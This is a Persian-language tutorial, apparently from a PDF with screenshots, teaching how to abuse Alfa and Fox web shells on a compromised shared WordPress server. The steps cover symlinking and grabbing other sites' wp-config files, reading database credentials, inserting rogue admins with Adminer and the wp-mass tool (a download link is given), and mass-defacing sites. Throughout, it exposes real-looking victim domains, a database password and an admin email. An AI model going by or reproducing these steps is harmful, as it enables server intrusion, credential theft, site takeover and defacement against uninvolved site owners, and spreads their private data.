
حال کافیست روی هر فایل از جمله فایل کانفیگ کلیک کنید تا سورس آن برای شما نشان داده شود و سپس شما میتوانید از طریق اطلاعات فایل کانفیگ وارد دیتابیس هدف شوید و سپس یک ادمین برای پنل وبسایت اضافه کنید و سپس لگین کنید و وب شل خود را آپلود کنید.

نکته: اگر روی گزینه **Symlink** کلیک کردید و شما را به صفحه ای که فایل های وبسایت در آن قرار دارد نمی برد از روش زیر استفاده کنید.

ابتدا مسیر فایل کانفیگ وبسایت تارگت خود را بباید برای مثال فایل کانفیگ وبسایت تارگت من با یوزر زیر در این مسیر قرار دارد که قرار است آن را سیملینک کنم :


[home/nkpoajyg/public\\_html/wp-config.php](http://home/nkpoajyg/public_html/wp-config.php)

سپس مسیر فایل کانفیگ تارگت خود را که قرار است سیملینک کنم را کپی میکنم و وارد گزینه **File Symlink** در وب شل آلفا میشوم و سپس در پنجره ظاهر شده گزینه **PIC 16**



و سپس در قسمت **Example** اول مسیر فایل کانفیک تارگتی را که قرار است سیملینک کنیم را در آنجا قرار میدهیم که مسیر فایل کانفیک تارگت من شد:

[home/nkpoajyg/public\\_html/wp-config.php](http://home/nkpoajyg/public_html/wp-config.php)



سپس در قسمت Example دوم مینویسیم target.txt و سپس اینتر را میزنیم؛ و بعد اگر وب شل آلفا توانست تارگت شما را سیملینک کند اطلاعات فایل کانفیگ تارگت شما را در فایل تکستی به اسم target.txt قرار میدهد تا شما بتوانید سورس فایل کانفیگ تارگت خود را ببینید

# **How to grab configs websites (use webshell)**

در آموزش قبل در مورد سیمبلینک سایت های روی سرور صحبت کردیم اما در این آموزش فقط می خواهیم فایل های کانفیگ سایت های روی سرور را دریافت کنیم و به اصطلاح از آنها شورتکات بگیریم در این آموزش از آپشن وب شل Fox استفاده میکنیم.

| Name               | Size      | Modify              | Owner/Group                       | Permissions | Actions |
|--------------------|-----------|---------------------|-----------------------------------|-------------|---------|
| [ .. ]             | dir       | 2022-12-31 12:13:00 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ alfaconfigapi ]  | dir       | 2022-12-31 21:03:32 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ alfasymlink ]    | dir       | 2022-12-31 21:05:26 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ assets ]         | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ inc ]            | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ languages ]      | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ template-parts ] | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| 1.php              | 85.25 KB  | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| 404.php            | 6.46 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| All32.PhP          | 98 B      | 2022-12-31 21:03:18 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| cp_reset.php       | 31.79 KB  | 2022-12-31 21:02:00 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| error_log          | 71.42 KB  | 2022-12-31 21:19:45 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| footer.php         | 1.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| functions.php      | 5.39 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| header.php         | 862 B     | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| iiiiii.PhP         | 192.75 KB | 2022-12-30 18:04:37 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| readme.txt         | 3.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| screenshot.png     | 378.37 KB | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| style.css          | 5.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |
| wp-mass.php        | 20.78 KB  | 2022-12-30 17:27:17 | acbconformityass/acbconformityass | -rw-r--r--  | RTFED   |

تصور کنید که ما به یک سایت وردپرس دسترسی داریم و Shell را روی آن آپلود کرده ایم و می خواهیم به فایل های پیکربندی سایت های روی سرور دسترسی داشته باشیم برای این کار، یعنی برای بدست آوردن فایل های کانفیگ، باید از Web Shell Fox استفاده کنیم البته اکثر وب شل ها این گزینه را دارند اما ما از این وب شل استفاده میکنیم.

خب وب شل Fox را در یکی از سایت های روی سرور که اکسس دارید آپلود کنید وارد وب شل fox کلیک گزینه روی گزینه HackerTools.

Uname: Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86\_64 [Google] [Exploit-DB] UTF-8  
User: 1215 ( acbconformityass ) Group: 1217 ( acbconformityass )  
Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 21:20:56  
Hdd: 780.91 GB Free: 596.45 GB (76.38%)  
Cwd: /home/acbconformityass/public\_html/wp-content/themes/fitnessbase/ drwxr-xr-x [ home ]

Sec. Info Files Console Infect HackerTools Sql SpammerTools Php FoxTools Priv8Tools Safe mode Adminer String tools Bruteforce Network remove

**HackerTools**

- [ Reset Password cPanel ]
- [ Create SMTP ]
- [ Create RDP ]
- [ Access root ./dirtyCow ]
- > [ Config Grabber / Symlink Server ]
- [ Jumping to users ]
- [ Getting Passwords ]
- [ cPanel/WHM/WebMail Cracker ]
- [ Bypass ]
- [ Finder .accesshash/WHM ]
- [ Finder .my.cnf/cPanel ]
- [ Auto Change Admin User WordPress/joomla/OpenCart ]
- [ View Domains ]
- [ Mass Index/Shell Defacer ]
- [ Zone-h Poster ]

**PIC 68**

خوب، برای دریافت سایت های کانفیگ، باید روی گزینه زیر کلیک کنیم

Uname: Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86\_64 [Google] [Exploit-DB] UTF-8  
User: 1215 ( acbconformityass ) Group: 1217 ( acbconformityass )  
Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 21:21:20  
Hdd: 780.91 GB Free: 596.45 GB (76.38%)  
Cwd: /home/acbconformityass/public\_html/wp-content/themes/fitnessbase/ drwxr-xr-x [ home ]

Sec. Info Files Console Infect HackerTools Sql SpammerTools Php FoxTools Priv8Tools Safe mode Adminer String tools Bruteforce Network remove

**Config Grabber / Symlink Server**

----->

- [ Config Grabber ]
- [ Config404 Grabber ]
- [ ConfigCFS Grabber ]
- [ Symlink Server ]

**Change dir:** /home/acbconformityass/public\_html/wp-content >>  
**Make dir:** (Writable) >>  
**Execute:** >>

**Read file:** >>  
**Make file:** (Writable) >>  
**Upload file:** (Writable)  
Choose Files No file chosen >>

وقتی روی گزینه [Config Grabber] کلیک می کنیم، متن زیر را مشاهده می کنیم

Uname: Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86\_64 [Google] [Exploit-DB] UTF-8  
User: 1215 ( acbconformityass ) Group: 1217 ( acbconformityass )  
Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 21:21:35  
Hdd: 780.91 GB Free: 596.45 GB (76.38%)  
Cwd: /home/acbconformityass/public\_html/wp-content/themes/fitnessbase/ drwxr-xr-x [ home ]

Config Grabber

./Done !

Configurations  
Users

**Change dir:** /home/acbconformityass/public\_html/wp-content >>

**Make dir:** (Writeable) >>

**Execute:** >>

**Read file:** >>

**Make file:** (Writeable) >>

**Upload file:** (Writeable) >>

Choose Files No file chosen

این متن به این معنی است که کار انجام شده است . برای اینکه بدانیم وب شل fox فایل کانفیگ سایت ها را بدست آورده یا خیر، روی گزینه Configurations کلیک می کنیم

Uname: Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86\_64 [Google] [Exploit-DB] UTF-8  
User: 1215 ( acbconformityass ) Group: 1217 ( acbconformityass )  
Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 21:21:35  
Hdd: 780.91 GB Free: 596.45 GB (76.38%)  
Cwd: /home/acbconformityass/public\_html/wp-content/themes/fitnessbase/ drwxr-xr-x [ home ]

Config Grabber

./Done !

Configurations  
Users

**Change dir:** /home/acbconformityass/public\_html/wp-content >>

**Make dir:** (Writeable) >>

**Execute:** >>

**Read file:** >>

**Make file:** (Writeable) >>

**Upload file:** (Writeable) >>

Choose Files No file chosen

اگر با چنین متنی رو برو شویم

Index of /home

| Name               | Last modified | Size | Description |
|--------------------|---------------|------|-------------|
| < Parent Directory | -             | -    |             |

به این معنی است که Web Shell Fox نتوانست فایل کانفیگ سایت ها را بیرون بکشد، بنابراین برای دور زدن این محدودیت باید کارهای دیگری انجام دهیم که فعلًاً قصد توضیح آن را نداریم. اما اگر هنگامی که روی Configurations کلیک کردید و با متن زیر مواجه شدید

| Name                    | Last modified    | Size | Description |
|-------------------------|------------------|------|-------------|
| Parent Directory        |                  | -    |             |
| Fox-US/                 | 2023-01-01 02:51 | -    |             |
| acbconformityass-wor_>  | 2023-01-01 02:51 | 3.3K |             |
| afofireballs-wordpre_>  | 2022-12-22 09:22 | 3.0K |             |
| ajabv-fx-wordpress.txt  | 2022-11-25 08:32 | 2.7K |             |
| ajyvcicj-wordpress_w_>  | 2022-09-04 19:51 | 2.6K |             |
| ajyvcicj-wordpress.txt  | 2022-09-09 12:02 | 2.6K |             |
| amarithai-wordpress.txt | 2022-05-06 11:58 | 2.6K |             |
| bdbkhfxq-wordpress.txt  | 2022-12-03 02:05 | 2.9K |             |
| huryhgon-wordpress.txt  | 2022-06-29 10:52 | 2.6K |             |
| cgiwszax-wordpress.txt  | 2021-11-14 15:04 | 3.2K |             |
| chandigarhsq-OpenCar_>  | 2022-12-28 17:28 | 104  |             |
| chandigarhsq-wordpre_>  | 2021-09-23 16:13 | 2.8K |             |
| cmghupxq-wordpress.txt  | 2022-08-22 02:55 | 2.6K |             |
| columbusports-wordp_>   | 2022-11-14 14:09 | 3.2K |             |
| dcxbqcfw-wordpress.txt  | 2022-12-18 19:58 | 3.0K |             |
| dgtlrsfk-wordpress.txt  | 2022-06-13 13:36 | 2.6K |             |
| dhyanayogashram-wordp_> | 2022-10-07 14:16 | 3.2K |             |
| diaterbni-wordpress.txt | 2022-09-21 15:32 | 2.6K |             |

به این معنی است که وب شل fox نتوانسته است فایل کانفیگ سایت های روی سرور را بکشد و فقط کافیست رو هر کدام کلیک کنید تا اطلاعات دیتابیس از جمله dbhost و dbpass و ... را دریافت کنید

```

/*
 * Database table prefix
 */
define('DB_NAME', 'afofireballs_afodb');

/*
 * MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'afofireballs_afodb');

/** MySQL database username */
define('DB_USER', 'afofireballs_user');

/** MySQL database password */
define('DB_PASSWORD', '[0X@07]pTp.Q');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */

```

خب اینک شما میتوانید از طریق adminer به دیتابیس سایت ها متصل شوید و یک ادمین برای پنل مدیریت محتوای وردپرس سایت ها اضافه کنید و روی همه آنها شل آپلود کنید تصور کنید چه تعداد سایت میتوانید دیفیس کنید

Language: English

MySQL » Server » acbconformityass\_final » Table: wp\_options

Logout

**Table: wp\_options**

Select data Show structure Alter table New item

| Column       | Type                               | Comment |
|--------------|------------------------------------|---------|
| option_id    | bigint(20) unsigned Auto Increment |         |
| option_name  | varchar(191) []                    |         |
| option_value | longtext                           |         |
| autoload     | varchar(20) [yes]                  |         |

Indexes

| PRIMARY | option_id   |
|---------|-------------|
| UNIQUE  | option_name |
| INDEX   | autoload    |

Alter indexes

Triggers

Add trigger

DB: acbconformityass\_final

SQL command Import Export Create table

```

select login
select questions
select registerco
select wp_commentmeta
select wp_comments
select wp_links
select wp_options
select wp_postmeta
select wp_posts
select wp_revslider_css
select wp_revslider_css_bkp
select wp_revslider_layer_animation
select wp_revslider_layer_animation
select wp_revslider_navigations
select wp_revslider_navigations_bkp
select wp_revslider_sliders
select wp_revslider_sliders_bkp
  
```

نکته : ممکن است شما هنگامی که به دیتابیس یک وبسایت متصل شدید ندانید نام آن وبسایت چیست برای اینکه شما بدانید نام وبسایتی که از دیتابیس آن اکسس گرفتید چیست باید به قسمت در دیتابیس مراجعه کنید و در قسمت wp\_option site میتوانید نام وبسایت را مشاهده کنید

Language: English

MySQL » Server » acbconformityass\_final » Select: wp\_options

Logout

**Select: wp\_options**

Select data Show structure Alter table New item

Select Search Sort Limit Text length Action

50 100 Select

SELECT \* FROM `wp\_options` LIMIT 50 (0.002 s) Edit

|                          | option_id | option_name        |                                     |
|--------------------------|-----------|--------------------|-------------------------------------|
| <input type="checkbox"/> | 1         | siteurl            | http://acbconformityassessment.com/ |
| <input type="checkbox"/> | 2         | home               | http://acbconformityassessment.com/ |
| <input type="checkbox"/> | 3         | blogname           | ACB Conformity                      |
| <input type="checkbox"/> | 4         | blogdescription    | ACB Conformity Assessment           |
| <input type="checkbox"/> | 5         | users_can_register | 0                                   |
| <input type="checkbox"/> | 6         | admin_email        | harisingh@shriparascorp.com         |
| <input type="checkbox"/> | 7         | start_of_week      | 1                                   |
| <input type="checkbox"/> | 8         | use_balanceTags    | 0                                   |
| <input type="checkbox"/> | 9         | use_smilies        | 1                                   |

Adminer 4.7.6 4.8.1

DB: acbconformityass\_final

SQL command Import Export Create table

```

select login
select questions
select registerco
select wp_commentmeta
select wp_comments
select wp_links
select wp_options
select wp_postmeta
select wp_posts
select wp_revslider_css
select wp_revslider_css_bkp
select wp_revslider_layer_animation
select wp_revslider_layer_animation
select wp_revslider_navigations
select wp_revslider_navigations_bkp
select wp_revslider_sliders
select wp_revslider_sliders_bkp
  
```

# **How to work with wp-mass-changer**


ابزاری وجود دارد به اسم wp-mass که خیلی سریع وارد تک تک فایل های کانفیگ grab میشود و سپس وارد دیتابیس تک تک آن سایت ها میشود و برای هر کدام یک ادمین اضافه میکند و سپس اسم سایت و یوزر پس را برای شما به نمایش میگذارد.

ما همیشه بهتر است به صورت دستی این کار را کنید نه با ابزار ولی ما کار کردن با این ابزار را برای شما آموخته میدهیم. میتوانید این ابزار را از لینک زیر دانلود کنید :

<https://beat-heat.com/files/upload/wp-mass.zip>

تصور کنید شما از طریق وب شل fox اعداد زیادی فایل کانفیگ سایت های روی سرور را kgrab کرده اید.

ولی برای اینکه روی cms همه سایت ها ادمین اضافه کنید وقت زیادی از شما میگیرد این کار برای همین میتوانید از ابزار wp-mass استفاده کنید و کافیست لینک فایل های کانفیگ grab میشود سایت های روی سرور را به ابزار بدهید و خوده ابزار وارد تک تک دیتابیس ها میشود و برای همه cms های سایت ها ادمین اضافه میکند و سپس اسم سایت ها و یوزر و پسورد آن ها را برای شما به نمایش میگذارد. خب اول از همه ابزار wp-mass را که یک ابزار با زبان php است را روی یکی از سایت های روی سرور آپلود کنید و آن را اجرا کنید.



خب در قسمت Config URL Here لینک کانفیگ سایت ها را بنویسید

Copyright © 2017 Coded by Rooted Syntax From X-Force Cyber Army

# WP Mass User Change by Rooted Syntax

----> <https://acbconformityassessment.com/wp-content/themes/>

[Change Admin](#)

منظور از لینک کانفیگ سایت ها این لینک است که برای شما فرق میکند :

← → C https://acbconformityassessment.com/wp-content/themes/fitnessbase/Fox-C/

## Index of /wp-content/themes/fitnessbase/Fox-C

| Name                    | Last modified    | Size | Description |
|-------------------------|------------------|------|-------------|
| Parent Directory        |                  | -    |             |
| Fox-US/                 | 2023-01-01 02:51 | -    |             |
| acbconformityass-wor_>  | 2023-01-01 02:51 | 3.3K |             |
| afofireballs-wordpre_>  | 2022-12-22 09:22 | 3.0K |             |
| ajabvfxr-wordpress.txt  | 2022-11-25 08:32 | 2.7K |             |
| ajvvccij-wordpress-w_>  | 2022-09-04 19:51 | 2.6K |             |
| ajvvccij-wordpress.txt  | 2022-09-09 12:02 | 2.6K |             |
| amarithai-wordpress.txt | 2022-05-06 11:58 | 2.6K |             |
| bdbkhfxq-wordpress.txt  | 2022-12-03 02:05 | 2.9K |             |
| burwheon-wordpress.txt  | 2022-06-29 10:52 | 2.6K |             |
| cgiwszax-wordpress.txt  | 2021-11-14 15:04 | 3.2K |             |
| chandigarhsq-OpenCar_>  | 2022-12-28 17:28 | 104  |             |
| chandigarhsq-wordpre_>  | 2021-09-28 16:13 | 2.8K |             |
| cmghupxq-wordpress.txt  | 2022-08-22 02:55 | 2.6K |             |
| columbusports-wordp_>   | 2022-11-14 14:09 | 3.2K |             |
| dxbqcfw-wordpress.txt   | 2022-12-18 19:58 | 3.0K |             |



سپس بر روی change Admin کلیک کنید و منتظر بمانید و خواهید دید که ابزار توانسته است ادمین برای سایت های وردپرسی اضافه کند و برای شما به نمایش بگذارد.

← → X https://acbconformityassessment.com/wp-content/themes/fitnessbase/wp-mass.php

Copyright © 2017 Coded by Rooted Syntax From X-Force Cyber Army

# WP Mass User Change by Rooted Syntax

Config URL Here

----> [Change Admin](#)

URL : <https://www.afofireballs.com//wp-login.php>


UserName :

Password :


# **How to work with mass-deface (use webshell)**

تصور کنید از یک تارگتی اکسس دارید که در یک قسمت از Dir آن تعداد زیادی سایت دیگری وجود دارد که شما میتوانید آنها را دیفیس کنید و اکسس دستکاری آنها را دارید اما زمان زیادی طول میکشد که شما همه آن سایت ها را دیفیس کنید برای این کار شما باید از mass-deface استفاده کنید آپشنی در وب شل Fox وجود دارد که به شما اجازه میدهد که mass-deface کنید


خب برای این کار اول وب شل fox را در سایت تارگت خود آپلود کنید و سپس آن را اجرا کنید و به قسمت Mass Index/Shell Defacer [ ] کلیک کنید



